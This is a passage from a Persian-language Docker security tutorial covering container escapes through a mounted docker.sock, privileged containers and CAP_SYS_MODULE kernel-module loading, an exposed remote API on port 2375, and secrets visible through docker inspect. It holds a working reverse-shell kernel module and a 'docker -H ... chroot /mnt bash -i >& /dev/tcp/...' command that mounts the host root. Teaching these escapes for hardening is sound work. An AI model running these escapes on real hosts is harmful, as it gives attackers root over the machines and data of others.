cdrom       lib         lost+found  proc        snap        tmp
dev         lib32       media       root        srv         usr
/test # cd root
/test/root # ls
crackme.txt
/test/root #
```

ما توانستیم فایلی که متعلق به کاربر root در میزبان است را بخوانیم. این نحوه‌ی استفاده از سوکت UNIX داکر است که به کانتینر متصل شده تا بتوانیم به میزبان داکر دسترسی پیدا کنیم و نفوذ اولیه را به‌دست آوریم.

در این سناریو دیدیم که مهاجم داخلی که به یک کانتینر دارای سوکت Docker.sock دسترسی داشت توانست از حفره موجود استفاده کرده و به root میزبان دست یابد.

۳-۱-۵ نوشتن در فضای کرنل از داخل کانتینر

برای آشنایی با این حفره امنیتی در داکر ها لازم است که ابتدا با ویژگی privileged در داکر آشنا شده و دلایل استفاده از آن در کانتینرهای داکر را بررسی کنیم و سپس به خطرات آن و مواردی که هنگام استفاده از این سوییچ باید به آن‌ها توجه کنیم، می‌پردازیم.

هنگامی که ویژگی privileged در یک کانتینر استفاده می‌شود، تمام قابلیت‌های لینوکس به آن کانتینر داده می‌شود. اگر یک مهاجم به این کانتینر دسترسی پیدا کند، می‌تواند از این قابلیت‌ها که از طریق سوییچ privileged به کانتینر داده شده، استفاده کرده و از کانتینر فرار کند و به میزبان دسترسی داشته باشد.

برای درک اینکه privileged چگونه قابلیت‌های بیشتری به یک کانتینر اضافه می‌کند، ابتدا یک کانتینر را بدون استفاده از privileged اجرا می‌کنیم و سپس قابلیت‌های آن کانتینر را بررسی می‌کنیم. سپس یک کانتینر را با سوییچ privileged اجرا کرده و دوباره لیست قابلیت‌های آن را بررسی خواهیم کرد تا تفاوت این دو کانتینر مشخص شود.

یک کانتینر را با استفاده از image Alpine به شکل زیر راه‌اندازی می‌کنیم:

```
docker@docker:~$ docker run -itd alpine
0458f654e864628d0b883d3fb17754d6748023a02e625a0775b996ed582760a1
docker@docker:~$
```

در دستور بالا، می‌توانیم ببینیم که از پرچم privileged با این image استفاده نکرده‌ایم. برای بررسی لیست قابلیت‌های کاربر در این کانتینر میتوانیم از دستور capsh –print استفاده کنیم.

```
/ # capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_set
uid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_wri
te,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_
setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_
write,cap_setfcap
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),
26(tape),27(video)
/ #
```

در تصویر بالا، اگر به لیست قابلیت‌های این کانتینر برای کاربر دقت کنیم، تنها تعداد محدودی از قابلیت‌ها به‌طور پیش‌فرض به این کانتینر داده شده‌اند. این فقط بخشی از قابلیت‌های بسیاری است که می‌توان برای کاربر root در نظر داشت. لیست قابلیت‌های به‌دست‌آمده را در فایلی به نام capabilities.txt کپی می‌کنیم تا بعدا بتوانیم تفاوت دسترسی ها دو کانتینر را با هم مقایسه کنیم.

اکنون از کانتینر خارج شده و یک کانتینر جدید را با پرچم privileged اجرا می‌کنیم.

```
docker@docker:~$ docker run --privileged -itd alpine
18cfe4e5a4ba78b2e9a4de3c0779eb123c9e25f247cdd3d048a7d0323b75cea1
docker@docker:~$
```

مانند قبل، دستور نصب capsh را در این کانتینر اجرا می‌کنیم.

```
/ # capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setg
id,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admi
n,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptra
ce,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tt
y_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_m
ac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read+eip
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_s
etgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_a
dmin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_p
trace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys
_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,ca
p_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),2
7(video)
/ #
```

همان‌طور که در تصویر می‌بینیم، این لیست در مقایسه با لیستی که از کانتینر قبلی داشتیم، طولانی‌تر است. دوباره قابلیت‌های این کانتینر را کپی کرده و در ادامه فایل capabilities.txt ذخیره می‌کنیم. محتوای فایل اکنون به شرح زیر است. بخش container 1 از فایل مربوط به قابلیت های موجود در کانتینر اول (بدون ویژگی Privileged) و بخش container 2 مربوط به کانتینر دوم (دارای ویژگی Privileged) می‌باشد.

```
container 1:

Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_se
tpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap
_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap

container 2:

Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setg
id,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admi
n,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptra
ce,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tt
y_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_m
ac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read+eip
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_s
etgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_a
dmin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_p
trace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys
_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,ca
p_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
                                                                    10,0-1        All
```

همان‌طور که در تصویر قبلی می‌بینیم، وقتی کانتینری را با پرچم privileged راه‌اندازی می‌کنیم، این کانتینر نسبت به حالت پیش‌فرض قابلیت‌های بیشتری دریافت می‌کند.

و اما باید پرسید که چرا استفاده از این ویژگی و افزودن قابلیت‌های بیشتر به یک کانتینر ممکن است مشکل ساز شود. این مسئله مشکل‌ساز است زیرا اگر مهاجمی به کانتینری با قابلیت‌های بیشتر دسترسی پیدا کند، می‌تواند از این قابلیت‌ها برای انجام فعالیت‌های مخرب مختلف استفاده کرده و در نهایت از کانتینر فرار کرده و به ماشین میزبان دسترسی پیدا کند.

در لیست قابلیت‌های اضافه شده به کانتینر، قابلیت‌هایی مانند `cap_sys_ptrace` و `cap_sys_module` بسیار خطرناک هستند و مهاجم می‌تواند از آن‌ها در راستای اهداف مخرب خود استفاده کند. در ادامه می‌بینیم که مهاجم چگونه می‌تواند با استفاده از قابلیت `cap_sys_module` یک ماژول کرنل را به کرنل ماشین میزبان بارگذاری کند.

تا اینجای توضیحات متوجه شدیم که پرچم privileged تعداد زیادی قابلیت به کانتینر می‌دهد. در ادامه این بخش، بررسی می‌کنیم که اگر کانتینر با پرچم privileged یا قابلیت cap_sys_module راه‌اندازی شود، یک مهاجم چه کارهایی می‌تواند انجام دهد.

زمانی که مهاجم به شل کانتینر دسترسی پیدا کند و قابلیت cap_sys_module فعال باشد، امکان بارگذاری مستقیم یک ماژول کرنل روی کرنل میزبان از داخل کانتینر وجود دارد.

برای شروع، یک ترمینال جدید باز کرده و یک دایرکتوری جدید به نام kernelmodule ایجاد می‌کنیم و به آن دایرکتوری می‌رویم. دو فایل docker_module.c و Makefile را ایجاد کنید.

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
static int __init docker_module_init(void) {
printk(KERN_INFO "Docker module has been loaded\n");
return 0;
}
static void __exit docker_module_exit(void) {
printk(KERN_INFO "Docker module has been unloaded\n");
}
module_init(docker_module_init);
module_exit(docker_module_exit);
```

محتویات Makefile نیز به شرح زیر خواهد بود:

```
obj-m += docker_module.o
```

```
all:
make -C /lib/modules/$(shell uname -r)/build M=$(shell pwd)
modules
clean:
make -C /lib/modules/$(shell uname -r)/build M=$(shell pwd)
clean
```

فایل docker_module.c ماژول کرنل است که هنوز کامپایل نشده است. این ماژول ساده برای نشان دادن این است که با داشتن قابلیت cap_sys_module می‌توانیم از داخل کانتینر ماژول‌های کرنل بارگذاری کنیم. این ماژول به نحوی پیاده‌سازی شده که کار مخربی را انجام ندهد و صرفا در صورت اضافه شدن به کرنل پیامی به این شکل در لاگ کرنل چاپ می‌کند:

- هنگام بارگذاری: "Docker module has been loaded"
- هنگام حذف از کرنل: "Docker module has been unloaded"

اگر برای اولین بار است که با ماژول‌های کرنل کار می‌کنید، باید بدانید که ماژول‌های کرنل افزونه‌هایی برای کرنل لینوکس هستند. با دستور make میتوان ماژول کرنل نوشته شده را کامپایل کرد. پس از کامپایل ماژول کرنل یک فایل ko. تولید می‌شود. در تصویر زیر می‌توان دید که چند فایل جدید تولید شده و docker_module.ko ماژول کرنل واقعی است که قرار است از داخل کانتینر استفاده کنیم.

```
docker@docker:~/kernelmodule$ ls
docker_module.c    docker_module.mod.c  Makefile
docker_module.ko   docker_module.mod.o  modules.order
docker_module.mod  docker_module.o      Module.symvers
docker@docker:~/kernelmodule$
```

حالا فرض کنیم که به عنوان یک مهاجم به شل کانتینری که ویژگی Privileged بر روی آن فعال است دسترسی پیدا کرده‌ایم. برای تحقق این فرض، کانتینر را راه‌اندازی کرده و از طریق `docker exec` به شل دسترسی پیدا می‌کنیم. حالا می‌خواهیم ماژول کرنلی که در ماشین میزبان خود کامپایل و آماده کرده‌ایم را در این کانتینر بارگذاری کنیم.

اولین مرحله انتقال ماژول کرنل به داخل کانتینر است. ما برای انتقال فایل‌ها به داخل کانتینر، آن را با استفاده از base64 رمزگذاری کنیم و سپس در شل کانتینر اجرا می‌کنیم.

به این منظور در سیستم میزبان یک ترمینال را راه‌اندازی کرده، به محل قرارگیری ماژول کرنل می‌رویم و دستور زیر را اجرا می‌کنیم.

```
docker@docker:~/kernelmodule$ base64 docker_module.ko
f0VMRgIBAQAAAAAAAAAAAAEAPgABAAAAAAAAAAAAAAAAAAAAAAAAAJAKAAAAAAAAAAAAAEAAAAAA
AEAAFQAUAAQAAAAUAAAAAwAAAEdOVQAPkhzd0ZSwXbWfBvWeyKe7gHmhnwYAAAABAAAAAAEAAExp
bnV4AAAAAAAAAOgAAAAAVUjHxwAAAABIieXoAAAAADHAXcNVSMfHAAAAAEiJ5egAAAAAXcMAATZE
b2NrZXIgbW9kdWxlIGhhcyBiZWVuIGxvYWRlZAoAAAAAAAAAAE2RG9ja2VyIG1vZHVsZSBoYXMg
YmVlbiB1bmxvYWRlZAoAAAAAAAAAABzcmN2ZXJzaW9uPUI4MTgxM0UzRTIzNjE0MUM5MkI5NTJE
AGRlcGVuZHM9AHJldHBvbGluZT1ZAG5hbWU9ZG9ja2VyX21vZHVsZQB2ZXJtYWdpYz01LjQuMC00
MC1nZW5lcmljIFNNUCBtb2RfdW5sb2FkIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAZG9ja2VyX21vZHVsZQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

با دستور بالا base64 ماژول کرنل را تولید می‌شود. متن حاصل را کپی می‌کنیم. در ادامه به آن نیاز خواهیم داشت. حال به شل کانتینر سوئیچ کرده و یک فایل جدید مثلا به نام temp.ko در کانتینر ایجاد می‌کنیم و با اجرای دستور «cat > /tmp/temp.ko» محتوای خروجی base64 که قبلاً کپی کرده بودیم را Paste می‌کنیم. پس از وارد کردن محتوا، با دستور زیر محتوای رمز شده را دوباره به حالت اول برگردانده و در فایلی با نام مورنظر ذخیره می‌کنیم. درواقع شما با این کار فایل را به کانتینر منتقل کرده‌اید.

```
/# base64 -d /tmp/temp.ko > /tmp/docker_module.ko
```

برای بارگذاری ماژول کرنل از داخل کانتینر، دستور زیر را اجرا می‌کنیم:

```
/ # insmod /tmp/docker_module.ko
/ #
```

این دستور ماژول را بدون خطا بارگذاری می‌کند و همانطور که توقع داشتیم پیام « Docker module has been loaded» در لاگ‌های کرنل میزبان نمایش داده می‌شود.

```
docker@docker:~$ tail -f /var/log/kern.log
Jul  7 13:10:43 docker kernel: [ 7621.389070] docker0: port 2(vethe3d7ce5) entered disabled state
Jul  7 13:10:43 docker kernel: [ 7621.390143] device vethe3d7ce5 left promiscuous mode
Jul  7 13:10:43 docker kernel: [ 7621.390146] docker0: port 2(vethe3d7ce5) entered disabled state
Jul  7 13:11:45 docker kernel: [ 7683.686412] docker0: port 1(vethfb24296) entered blocking state
Jul  7 13:11:45 docker kernel: [ 7683.686414] docker0: port 1(vethfb24296) entered disabled state
Jul  7 13:11:45 docker kernel: [ 7683.689793] device vethfb24296 entered promiscuous mode
Jul  7 13:11:45 docker kernel: [ 7683.992668] eth0: renamed from veth6916831
Jul  7 13:11:45 docker kernel: [ 7683.994510] IPv6: ADDRCONF(NETDEV_CHANGE): vethfb24296: link be
comes ready
Jul  7 13:11:45 docker kernel: [ 7683.994556] docker0: port 1(vethfb24296) entered blocking state
Jul  7 13:11:45 docker kernel: [ 7683.994558] docker0: port 1(vethfb24296) entered forwarding sta
te
Jul  7 13:23:37 docker kernel: [ 8395.623769] docker_module: module license 'unspecified' taints
kernel.
Jul  7 13:23:37 docker kernel: [ 8395.623770] Disabling lock debugging due to kernel taint
Jul  7 13:23:37 docker kernel: [ 8395.623804] docker_module: module verification failed: signatur
e and/or required key missing - tainting kernel
Jul  7 13:23:37 docker kernel: [ 8395.624042] Docker module has been loaded
```

همچنین می‌توانیم با دستور lsmod تأیید کنیم که ماژول در کرنل میزبان بارگذاری شده است.

```
docker@docker:~$ lsmod
Module                  Size  Used by
docker_module          16384  0
veth                   28672  0
nls_utf8               16384  1
isofs                  49152  1
```

این سناریو تنها یک مثال است از اینکه چگونه می‌توانیم از قابلیت CAP_SYS_MODULE استفاده کنیم تا ماژول‌های کرنل را از داخل کانتینر روی کرنل میزبان بارگذاری کنیم.

این قابلیت نشان‌دهنده یک ضعف امنیتی جدی است که به مهاجم اجازه می‌دهد از داخل کانتینر، کنترل سطح پایین سیستم میزبان را به دست بگیرد. این مثال اهمیت محدود کردن دسترسی‌ها و قابلیت‌ها در محیط‌های کانتینری را برجسته می‌کند.

۳-۱-۶ گریز از کانتینر با استفاده از CAP_SYS_MODULE

در بخش قبلی، درباره این صحبت کردیم که یک مهاجم چگونه می‌تواند یک ماژول ساده کرنل را بر روی کرنل میزبان بارگذاری کند. در این مثال، ما می‌توانیم ماژول کرنل را بهبود دهیم تا به جای چاپ پیام‌ها در لاگ کرنل، یک شل معکوس (reverse shell) به ما بدهد.

در این بخش، ما به بررسی چگونگی بارگذاری یک ماژول کرنل برای دریافت یک شل معکوس خواهیم پرداخت. ابتدا یک دایرکتوری جدید به نام "reverseshell_module" ایجاد کرده و به آنجا می‌رویم و دو فایل درون دایرکتوری "reverseshell_module" ایجاد می‌کنیم.

- reverseshell_module.c

```
docker@docker:~/reverseshell_module$ cat reverseshell_module.c
#include <linux/kmod.h>
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/module.h>

static char command[50] = "bash -i >& /dev/tcp/172.17.0.1/4444 0>&1";

char* argv[] = {"/bin/bash","-c", command, NULL};
static char* envp[] = {"HOME=/",NULL};

static int __init connect_back_init(void) {

return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);

}

static void __exit connect_back_exit(void){
printk(KERN_INFO "Exiting\n");
}

module_init(connect_back_init);
module_exit(connect_back_exit);
docker@docker:~/reverseshell_module$
```

این ماژول کرنل یک برنامه به نام /bin/bash را از کرنل با استفاده از تابع call_usermodehelper فراخوانی می‌کند. این فراخوانی زمانی آغاز می‌شود که تابع call_usermodehelper صدا زده شود.

آرایه argv شامل لیستی از آرگومان‌ها است که اولین عنصر آن برنامه‌ای است که می‌خواهیم اجرا کنیم (در اینجا bin/bash) و بقیه عناصر لیست آرگومان‌ها را شامل می‌شوند. آخرین عنصر یک ترمیناتور NULL است که پایان لیست را نشان می‌دهد.

متغیر بعدی مورد نیاز envp است که یک آرایه محیطی است و شامل لیستی از پارامترهاست که محیط اجرای برنامه را تعریف می‌کند. در این مثال، ما یک پارامتر به نام HOME برای شل تعریف کرده‌ایم و این لیست نیز با یک ورودی NULL که پایان آن را مشخص می‌کند، به پایان می‌رسد.

آخرین آرگومان برای تابع call_usermodehelper، UMH_WAIT_EXEC است که مشخص می‌کند درخواست‌دهنده می‌خواهد منتظر بماند تا برنامه کاربری فراخوانی شود و به پایان نرسد.

در نهایت، ما از آدرس IP با مقدار 172.17.0.1 به عنوان آدرس Listener استفاده می‌کنیم، بنابراین این ماژول تلاش می‌کند به این آدرس IP در پورت 4444 متصل شود.

```
docker@docker:~/reverseshell_module$ ifconfig docker0
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:d2ff:fe2e:af0  prefixlen 64  scopeid 0x20<link>
        ether 02:42:d2:2e:0a:f0  txqueuelen 0  (Ethernet)
        RX packets 801  bytes 33527 (33.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 987  bytes 3672386 (3.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker@docker:~/reverseshell_module$
```

- Makefile

```
obj-m += reverseshell_module.o

all:
	make -C /lib/modules/$(shell uname -r)/build M=$(shell pwd) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(shell pwd) clean
```

پس از ایجاد این دو فایل و اجرای دستور make ماژول کرنل ایجاد خواهد شد.

پس از کامپایل ماژول، به همان روشی که در حفره امنیتی تشریح شده در بخش ۳-۱-۵ ماژول کرنل حاصل را به داخل کانتینر ایجاد شده با ویژگی Privileged منتقل می‌کنیم. با انتقال ماژول یک listener روی پورت 4444 در ماشین میزبان راه‌اندازی می‌شود. اگر همه چیز به درستی پیش برود، یک اتصال

معکوس برقرار می‌شود که به مهاجم اجازه دسترسی ریشه به میزبان زیرین را می‌دهد. این نشان می‌دهد که چطور یک مهاجم می‌تواند با سوءاستفاده از قابلیت CAP_SYS_MODULE از کانتینر خارج شود و به دسترسی ریشه دست یابد.

```
docker@docker:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.0.2.15 49544
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@docker:/# hostname
hostname
docker
root@docker:/# whoami
whoami
root
root@docker:/#
```

۳-۱-۷ Volumeهای بلااستفاده

در Docker، مفهوم Secret برای مدیریت اطلاعات حساس به شکلی امن استفاده می‌شود. این اطلاعات می‌تواند شامل رمزهای عبور، کلیدهای SSH، گواهی‌نامه‌ها (certificates) یا هر داده محرمانه دیگری باشد که نیاز است در هنگام اجرای سرویس‌ها در دسترس باشد، اما نباید در خود ایمیج داکر ذخیره شود یا در کانتینر قابل مشاهده باشد. یک سناریو وجود دارد که در آن Secretها روی Volume میزبان در حین اجرای یک کانتینر داکر قرار می‌گیرند. بنابراین، کانتینر در حال اجرا می‌تواند به جزئیات لازم برای نیاز خود از این Volume دسترسی پیدا کند. لازم به ذکر است که در این سناریو، حتی پس از حذف کانتینر، Volume متصل روی میزبان حذف نخواهد شد.

عدم پاکسازی Volumeهای بلااستفاده ممکن است موجب افشای اطلاعات محرمانه فراموش شده در این Volumeها شود.

باید توجه داشت که این یک آسیب‌پذیری نیست زیرا این ویژگی است که داکر ارائه می‌دهد تا بتوانیم Volumeهای موجود را به کانتینر جدید دیگری متصل کنیم. اما اگر داده‌های حساس به این Volumeهای منتقل شوند و حتی بعد از خاتمه کانتینر بلااستفاده بمانند، می‌تواند خطرناک باشد.

۳-۱-۸ سوءاستفاده از API راه دور Docker

api راه دور داکر یک ویژگی است که امکان می‌دهد تا کاربران بتوانند به صورت از راه دور با داکر دیمون تعامل داشته باشند و از طریق یک REST API عملیات مختلفی مانند لیست کردن Imageها و اجرای کانتینرها را از راه دور انجام دهند. بنابراین، این یک ویژگی بسیار قدرتمند است و ممکن است خطرناک باشد. به همین دلیل در تنظیمات پیش‌فرض داکر، این REST API در شبکه در دسترس نیست و در

صورت نیاز باید فعال شود.

اگر API راه دور داکر در معرض خطر قرار گیرد و یک مهاجم به این API دسترسی پیدا کند، او می‌تواند کنترل کامل روی میزبان جایی که داکر دیمون در حال اجراست را به دست آورد. چرا که همانطور که پیش‌تر نیز بیان شد، داکر برای کار کردن به امتیازات (root) نیاز دارد. بنابراین حتی با استفاده از API راه دور داکر، مهاجمان قادر خواهند بود که امتیازات خود را به root افزایش دهند. از آنجایی که هنگام استفاده از API به طور پیش‌فرض نیازی به احراز هویت نیست لذا فعال بودنم این ویژگی خطرات را بسیار افزایش می‌دهد.

بگذارید ابتدا با نحوه فعال‌سازی API از راه دور Docker آغاز کنیم تا بتوانیم از آن برای تعامل با کانتینرها به‌طور از راه دور از طریق HTTP استفاده کنیم.

قبل از شروع nmap، jq و سرور OpenSSH را روی هاست Ubuntu خود نصب کنید. nmap برای اسکن پورت‌ها، jq ابزاری برای زیبا کردن خروجی JSON و سرور OpenSSH برای دمو بهره‌برداری از API از راه دور Docker نیاز است. API از راه دور Docker به‌طور پیش‌فرض فعال نیست لذا لازم است که ما آن را به‌طور صریح فعال کنیم. به این منظور به مسیر /lib/systemd/system رفته و فایل docker.service را باز کرده و تغییرات زیر را اعمال کنید.

```
~$ ExecStart=/usr/bin/dockerd -H fd:// -H tcp://0.0.0.0:2375
```

فایل را ذخیره کرده و سرویس داکر را مجدد راه اندازی کنید. اکنون باید Docker دوباره راه‌اندازی شده باشد و تمام تغییرات اعمال شده باشد. حال بررسی می‌کنیم که آیا پورت باز است یا خیر. با استفاده از فرمان Nmap خروجی زیر را خواهیم گرفت:

```
docker@docker:/lib/systemd/system$ nmap -p 2375 localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-10 14:41 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).

PORT     STATE SERVICE
2375/tcp open  docker

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
docker@docker:/lib/systemd/system$
```

پس از راه‌اندازی یک کانتینر جدید از image Alpine، کاربر می‌تواند با استفاده از API از راه دور Docker، وضعیت کانتینرها را بررسی کند. با ارسال یک درخواست curl به API، لیست کانتینرهای در حال اجرا به دست می‌آید. این خروجی شامل اطلاعات مهمی نظیر شناسه کانتینر، نام، وضعیت و زمان ایجاد آن است.

علاوه بر این، استفاده از API به کاربر امکان می‌دهد تا اطلاعات دقیق‌تری از کانتینرها و تصاویر موجود در سیستم دریافت کند. این قابلیت‌ها به کاربران کمک می‌کند تا مدیریت بهتری بر روی محیط Docker خود داشته باشد و بتواند به طور مؤثر با کانتینرها و تصاویر تعامل کند. این روند نه تنها به تسهیل مدیریت کمک می‌کند، بلکه امکان نظارت بر عملکرد و وضعیت کانتینرها را نیز فراهم می‌آورد.

همان‌طور که در بخش قبلی بحث کردیم، API راه دور Docker اگر در معرض حمله قرار گیرد، خطرات امنیتی جدی را به همراه دارد. بنابراین باید در استفاده از این APIها احتیاط کرد. به دلیل این خطرات، بد نیست ببینیم این ویژگی چگونه می‌تواند توسط مهاجمان سوءاستفاده شود.

گام اول برای مهاجم، ایجاد یک listener در ماشین خود است. با استفاده از دستور `ifconfig` می‌توان آدرس IP ماشین را پیدا کرد. سپس با استفاده از دستور `nc –lvp 4444` ، یک listener در پورت 4444 راه‌اندازی می‌شود.

در مرحله بعد، یک کانتینر جدید با استفاده از API راه دور Docker راه‌اندازی می‌شود که یک reverse shell از کانتینر به ماشین مهاجم ارسال می‌کند. این کار با استفاده از دستور زیر انجام می‌شود:

```
docker -H tcp://localhost:2375 run --rm -v /:/mnt ubuntu chroot /mnt /bin/bash -c "bash -i >& /dev/tcp/172.17.0.1/4444 0>&1"
```

در این دستور، کانتینر جدیدی با استفاده از تصویر Ubuntu اجرا می‌شود که در صورت عدم وجود، از Docker Hub دانلود می‌شود. گزینه v- برای نصب دایرکتوری ریشه سیستم میزبان به دایرکتوری mnt کانتینر استفاده می‌شود.

با راه‌اندازی این کانتینر، یک bash command اجرا می‌شود که اتصال به ماشین مهاجم را فراهم می‌کند. با اجرای این دستور، image Ubuntu بر روی ماشین قربانی دانلود شده و یک کانتینر راه‌اندازی می‌شود که reverse shell به مهاجم می‌دهد.

پس از دریافت shell، مهاجم می‌تواند با اجرای دستور id بررسی کند که چه سطح دسترسی‌ای دارد و در این حالت به دسترسی root بر روی کانتینر دست می‌یابد. با نصب دایرکتوری ریشه میزبان به کانتینر، می‌توان یک ورودی به etc/passwd و etc/shadow سیستم میزبان اضافه کرد و از آن برای ورود به سیستم میزبان از طریق SSH استفاده کرد. به این ترتیب، به سادگی می‌تواند کاربری جدید روی میزبان ایجاد کند و از آسیب‌پذیری‌های موجود در API راه دور Docker سوءاستفاده کند.

۳-۱-۹ دسترسی به Docker Secrets

همانطور که در قسمت Volumeهای بلا استفاده توضیح داده شد Docker Secrets ابزاری قوی برای مدیریت اطلاعات حساس در محیط‌های کانتینری است. این ابزار به امنیت اطلاعات کمک می‌کند و از اشتباهاتی مانند ذخیره اطلاعات حساس در ایمیج‌ها یا فایل‌های کانفیگ جلوگیری می‌کند.

Docker Secrets فقط در Docker Swarm در دسترس هستند و در محیط‌های عادی Docker Compose بدون Swarm قابل استفاده نیستند. برای استفاده از secrets، کانتینرها باید به صورت سرویس تعریف شوند. مدیریت secretها یکی از چالش‌های رایج در نرم‌افزارها است. با وجود اینکه راه‌های متعددی برای ذخیره secretها وجود دارد، مانند استفاده از نرم‌افزارهایی مثل HashCorp Vault، معمولاً مشاهده می‌شود که secretها در متغیرهای محیطی و حتی در خود کد منبع نگهداری می‌شوند. این بخش به بررسی این موضوع می‌پردازد که چرا این عمل نادرست است و چگونه می‌تواند توسط یک مهاجم سوءاستفاده شود.

برای شروع، یک دایرکتوری به نام secrets ایجاد کرده و به آن منتقل می‌شویم. سپس یک Dockerfile ساده با برخی از secretها تنظیم شده در متغیرهای محیطی، از جمله نام پایگاه داده، کاربر MySQL و رمز عبور MySQL ایجاد می‌کنیم.

پس از ایجاد Dockerfile و ساخت داکر image، یک کانتینر را اجرا می‌کنیم. با ورود به این کانتینر، می‌توانیم متغیرهای محیطی را با استفاده از دستور env مشاهده کنیم، که حاوی اطلاعات مهمی نظیر اعتبارنامه‌های پایگاه‌داده است.

در صورتی که به میزبان داکر دسترسی پیدا کرده باشیم، با استفاده از دستور docker inspect database می‌توانیم اطلاعات مشابهی را مشاهده کنیم. این نشان می‌دهد که چگونه یک مهاجم با داشتن دسترسی کافی می‌تواند به secretهای ذخیره شده در متغیرهای محیطی دسترسی پیدا کند. به عنوان مثال، برای دریافت فقط متغیرهای محیطی، می‌توانیم از دستور زیر استفاده کنیم.

```
docker@docker:~/secrets$ docker inspect database -f "{{json .Config.Env}}"
["PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin","MYSQL_ROOT_PASSWO
RD=toor","MYSQL_DATABASE=users","MYSQL_USER=root","MYSQL_PASSWORD=toor","MYSQL_ROOT_HOS
T=mysql-db"]
docker@docker:~/secrets$
```

این روش‌ها به ما نشان می‌دهند که اگرsecretها به درستی محافظت نشوند، چگونه می‌توانند توسط مهاجمین داخلی مشاهده شوند.

٤ ارزیابی آسیب‌پذیری‌های خودکار

٤-١ ارزیابی‌های خودکار با استفاده از Trivy

